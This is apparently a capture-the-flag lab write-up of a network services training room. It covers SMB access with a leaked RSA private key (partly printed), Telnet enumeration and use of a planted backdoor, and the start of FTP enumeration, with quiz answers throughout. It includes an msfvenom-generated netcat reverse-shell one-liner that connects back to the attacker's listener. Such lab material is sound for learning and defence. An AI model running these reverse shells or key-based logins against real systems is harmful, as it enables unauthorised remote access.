
Download this file to your local machine, and change the permissions to "600" using "**chmod 600 [file]**".

Upon inspection of the keys we can see a potential username of 'cactus' at the end of the public key




```
┌──(root□ kali)-[/home/sam]
└─# cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDb7OaL8zLZ5Z8OU3wZPSIQHaoyI8Yc3I/8
li0jxdAeTeGy2X3XACWcB4HFejbiNsMYLjy517gwWKPBvN865i8uIQ0Gqayq/KmBHpuBbR0y
g/D+WT8hLaNHSYm6FNYLsmVnWDSJDBhS179czftuoW55mw/OqzWVr5ln9cKeeuXlNV1lqCjE
/riLTeHcXeMIMUTuIpr4XovN/VivIlLqTYy7lHuUh6L2RqAfw5+FSr4QZW1zHCMoS6FooTom
0e04n+7+PxnmvZQkOwe1A1hUG6C/ cactus@polosmb

┌──(root□ kali)-[/home/sam]
└─# cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA2+zmi/My2eWfDlN8GT0iEB2qMiPGHNyP/P2On2loGE2W3zT3
sZYtI8XQHk3hstl91wAlnAeBxXo24jbDGC48ude4MFijwbzfOuYvLiENBqmsqvyp
gR6bgW0dMl/0qcn8r80d1Q9eqYPw/lk/IS2jR0mJuhTWC7JlZ1g0iQwYUte/XM37
bqFueZsPzqs1la+ZZ/XCnnrl5TVdZagowahdwpcxAbzeCVvBkv64i03h3F3jCDFE
7iKa+F6Lzf1YryJS6k2Mu5R7lIei9kagH8OfhUq+EGVtcxwjKEuhaKE6Jqv9NxBi
QhnKfNP309HtOJ/u/j8Z5r2UJDsHtQNYVBugvwIDAQABAoIBABgca9YyDoQnEX4P
lw5pTl+38N3YYDLv13VkEwvVEY2AjCbidrlofoBqgnugDDuAbrRwlq75f7e3w2af
```

Now, use the information you have already gathered to work out the username of the account. Then, use the service and key to log-in to the server.



```
┌──(root□ kali)-[/home/sam]
└─# chmod 600 id_rsa

┌──(root□ kali)-[/home/sam]
└─# ssh -i id_rsa cactus@10.10.19.179
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-96-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Feb  7 05:44:32 UTC 2021

  System load:  0.0               Processes:           93
  Usage of /:   33.3% of 11.75GB  Users logged in:     0
  Memory usage: 17%               IP address for eth0: 10.10.19.179
  Swap usage:   0%


22 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Che


Last login: Sun Feb  7 05:39:09 2021 from 10.2.12.26
cactus@polosmb:~$ |
```

Question 8. What is the smb.txt flag?



```
cactus@polosmb:~$ ls
smb.txt
cactus@polosmb:~$ cat smb.txt
THM{[redacted]}
cactus@polosmb:~$ |
```

Task 5: Understanding Telnet

What is Telnet?

Telnet is an application protocol which allows you, with the use of a telnet client, to connect to and execute commands on a remote machine that's hosting a telnet server.

The telnet client will establish a connection with the server. The client will then become a virtual terminal- allowing you to interact with the remote host.

Replacement

Telnet sends all messages in clear text and has no specific security mechanisms. Thus, in many applications and services, Telnet has been replaced by SSH in most implementations.

How does Telnet work?

The user connects to the server by using the Telnet protocol, which means entering **"telnet"** into a command prompt. The user then executes commands on the server by using specific Telnet commands in the Telnet prompt. You can connect to a telnet server with the following syntax: **"telnet [ip] [port]"**

Question 1. What is telnet?

> *Answer: application protocol*

What has slowly replaced Telnet?

> *Answer: ssh*

How would you connect to a Telnet server with the IP 10.10.10.3 on port 23?

> *Answer: telnet 10.10.10.3 23*

The lack of what, means that all Telnet communication is in plaintext?

> *Answer: encryption*

Task 6. Enumerating Telnet

Enumeration

We've already seen how key enumeration can be in exploiting a misconfigured network service. However, vulnerabilities that could be potentially trivial to exploit don't always jump out at us. For that reason, especially when it comes to enumerating network services, we need to be thorough in our method.

Port Scanning

Let's start out the same way we usually do, a port scan, to find out as much information as we can about the services, applications, structure and operating system of the target machine. Scan the machine with **nmap** and the tag **-A and -p-**.

Tag


-A : Enables OS Detection, Version Detection, Script Scanning and Traceroute all in one

-p- : Enables scanning across all ports, not just the top 1000

How many ports are open on the target machine?

> *Answer: 1*

What port is this?



```
┌──(root㉿ kali)-[/home/sam]
└─# nmap -A -p 8012 10.10.242.49
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-07 11:56
Nmap scan report for 10.10.242.49
Host is up (0.48s latency).

PORT     STATE SERVICE VERSION
8012/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRe
st, HTTPOptions, Help, Kerberos, LANDesk-RC, LDAPBindReq, L
 NULL, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSe
inalServer, TerminalServerCookie, X11Probe:
```

```
nmap -T4 -p- 10.10.242.49
nmap -A -p 8012 10.10.242.49
```

> *Answer: 8012*

#This port is unassigned, but still lists the protocol it’s using, what protocol is this?

> *Answer:TCP*

Now re-run the nmap scan, without the -p- tag, how many ports show up as open?

> *Ansewer: 0*

Based on the title returned to us, what do we think this port could be used for?

> *Answer: a backdoor*

7. Who could it belong to? Gathering possible usernames is an important step in enumeration.

> *Answer: skidy*

Task 7: Exploiting Telnet

Types of Telnet Exploit

Telnet, being a protocol, is in and of itself insecure for the reasons we talked about earlier. It lacks encryption, so sends all communication over plaintext, and for the most part has poor access control. There are CVE's for Telnet client and server systems, however, so when exploiting you can check for those on:

- https://www.cvedetails.com/
- https://cve.mitre.org/

A CVE, short for Common Vulnerabilities and Exposures, is a list of publicly disclosed computer security flaws. When someone refers to a CVE, they usually mean the CVE ID number assigned to a security flaw.

However, you're far more likely to find a misconfiguration in how telnet has been configured or is operating that will allow you to exploit it.

Method Breakdown

So, from our enumeration stage, we know:

- There is a poorly hidden telnet service running on this machine
- The service itself is marked "backdoor"
- We have possible username of "Skidy" implicated

Using this information, let's try accessing this telnet port, and using that as a foothold to get a full reverse shell on the machine!


Connecting to Telnet

You can connect to a telnet server with the following syntax:

"telnet [ip] [port]"

We're going to need to keep this in mind as we try and exploit this machine.

What is a Reverse Shell?



A **“shell”** can simply be described as a piece of code or program which can be used to gain code or command execution on a device.

A reverse shell is a type of shell in which the target machine communicates back to the attacking machine.

The attacking machine has a listening port, on which it receives the connection, resulting in code or command execution being achieved.

Okay, let’s try and connect to this telnet port! If you get stuck, have a look at the syntax for connecting outlined above.

$telnet 10.10.242.49 8012

Great! It’s an open telnet connection! What welcome message do we receive?

> *Answer: skidy’s backdoor*

Let’s try executing some commands, do we get a return on any input we enter into the telnet session? (Y/N)

> *Answer: N*

Hmm… that’s strange. Let’s check to see if what we’re typing is being executed as a system command.

Start a tcpdump listener on your local machine.
If using your own machine with the OpenVPN connection, use:

Start a tcpdump listener on your local machine.


If using your own machine with the OpenVPN connection, use:

- `sudo tcpdump ip proto \\icmp -i tun0`

If using the AttackBox, use:

- `sudo tcpdump ip proto \\icmp -i eth0`

This starts a tcpdump listener, specifically listening for ICMP traffic, which pings operate on.




```
┌──(root□ kali)-[/home/sam]
└─# telnet 10.10.242.49 8012                                                    255 ×
Trying 10.10.242.49...
Connected to 10.10.242.49.
Escape character is '^]'.
SKIDY'S BACKDOOR. Type .HELP to view commands
.RUN ping 10.2.12.26 -c 1
|
```

```
└─# sudo tcpdump ip proto \\icmp -i tun0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
12:12:51.497638 IP 10.10.242.49 > 10.2.12.26: ICMP echo request, id 12567, seq 1, length
 64
12:12:51.497664 IP 10.2.12.26 > 10.10.242.49: ICMP echo reply, id 12567, seq 1, length 6
4
|
```

We're going to generate a reverse shell payload using msfvenom.This will generate and encode a netcat reverse shell for us. Here's our syntax


```
msfvenom -p cmd/unix/reverse_netcat lhost=10.2.12.26 lport=4444 R
```




```
┌──(root□ kali)-[/home/sam]
└─# msfvenom -p cmd/unix/reverse_netcat lhost=10.2.12.26 lport=4444 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 96 bytes
mkfifo /tmp/fnnivm; nc 10.2.12.26 4444 0</tmp/fnnivm | /bin/sh >/tmp/fnnivm 2>&1; rm /tm
p/fnnivm
```

```
mkfifo /tmp/fnnivm; nc 10.2.12.26 4444 0</tmp/fnnivm | /bin/sh
>/tmp/fnnivm 2>&1; rm /tmp/fnnivm
```

Start a netcat listener on our local machine. We do this using: **nc -lvp 4444**




```
┌──(root□ kali)-[/home/sam]
└─# nc -lvp 4444
listening on [any] 4444 ...
|
```



```
Escape character is '^]'.
SKIDY'S BACKDOOR. Type .HELP to view commands
.RUN ping 10.2.12.26 -c 1
mkfifo /tmp/fnnivm; nc 10.2.12.26 4444 0</tmp/fnnivm | /bin/sh >/tmp/fnnivm 2>&1; rm /tm
p/fnnivm
.RUN mkfifo /tmp/fnnivm; nc 10.2.12.26 4444 0</tmp/fnnivm | /bin/sh >/tmp/fnnivm 2>&1; r
m /tmp/fnnivm
|
```

```
p/fnnivm

┌──(root□ kali)-[/home/sam]
└─# nc -lvp 4444
listening on [any] 4444 ...
10.10.242.49: inverse host lookup failed: Unknown host
connect to [10.2.12.26] from (UNKNOWN) [10.10.242.49] 33012
|
```



```
listening on [any] 4444 ...
10.10.242.49: inverse host lookup failed: Unknown host
connect to [10.2.12.26] from (UNKNOWN) [10.10.242.49] 33012
ls
flag.txt
cat flag.txt
THM{[redacted]}
|
```

Task 8: Understanding FTP

What is FTP?

File Transfer Protocol (FTP) is, as the name suggests , a protocol used to allow remote transfer of files over a network. It uses a client-server model to do this, and-as we'll come on to later- relays commands and data in a very efficient way.

How does FTP work?

A typical FTP session operates using two channels:

- a command (sometimes called the control) channel
- a data channel.

As their names imply, the command channel is used for transmitting commands as well as replies to those commands, while the data channel is used for transferring data.

FTP operates using a client-server protocol. The client initiates a connection with the server, the server validates whatever login credentials are provided and then opens the session.

While the session is open, the client may execute FTP commands on the server.

Active vs Passive

The FTP server may support either Active or Passive connections, or both.

- In an Active FTP connection, the client opens a port and listens. The server is required to actively connect to it.
- In a Passive FTP connection, the server opens a port and listens (passively) and the client connects to it.

This separation of command information and data into separate channels is a way of being able to send commands to the server without having to wait for the current data transfer to finish. If both channels were interlinked, you could only enter commands in between data transfers, which wouldn't be efficient for either large file transfers, or slow internet connections.

More Details:

You can find more details on the technical function, and implementation of, FTP on the Internet Engineering Task Force website: https://www.ietf.org/rfc/rfc959.txt. The IETF is one of a number of standards agencies, who define and regulate internet standards.

Question 1. What communications model does FTP use?

> *Answer: client-server*

Question 2. What's the standard FTP port?


> *Answer: 21*

Question 3. How many modes of FTP connection are there?

> *Answer: 2*

Task 9: Enumerating FTP

```
nmap -A 10.10.143.150
```



```
┌──(root□ kali)-[/home/sam]
└─# nmap -A 10.10.143.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-07 12:33 IST
Nmap scan report for 10.10.143.150
Host is up (0.42s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             353 Apr 24  2020 PUBLIC_NOT
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.2.12.26
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-server-header: Apache/2.4.29 (Ubuntu)
```

Question 1. How many ports are open on the target machine?

> *Answer: 1*

Question 2. What port is this?

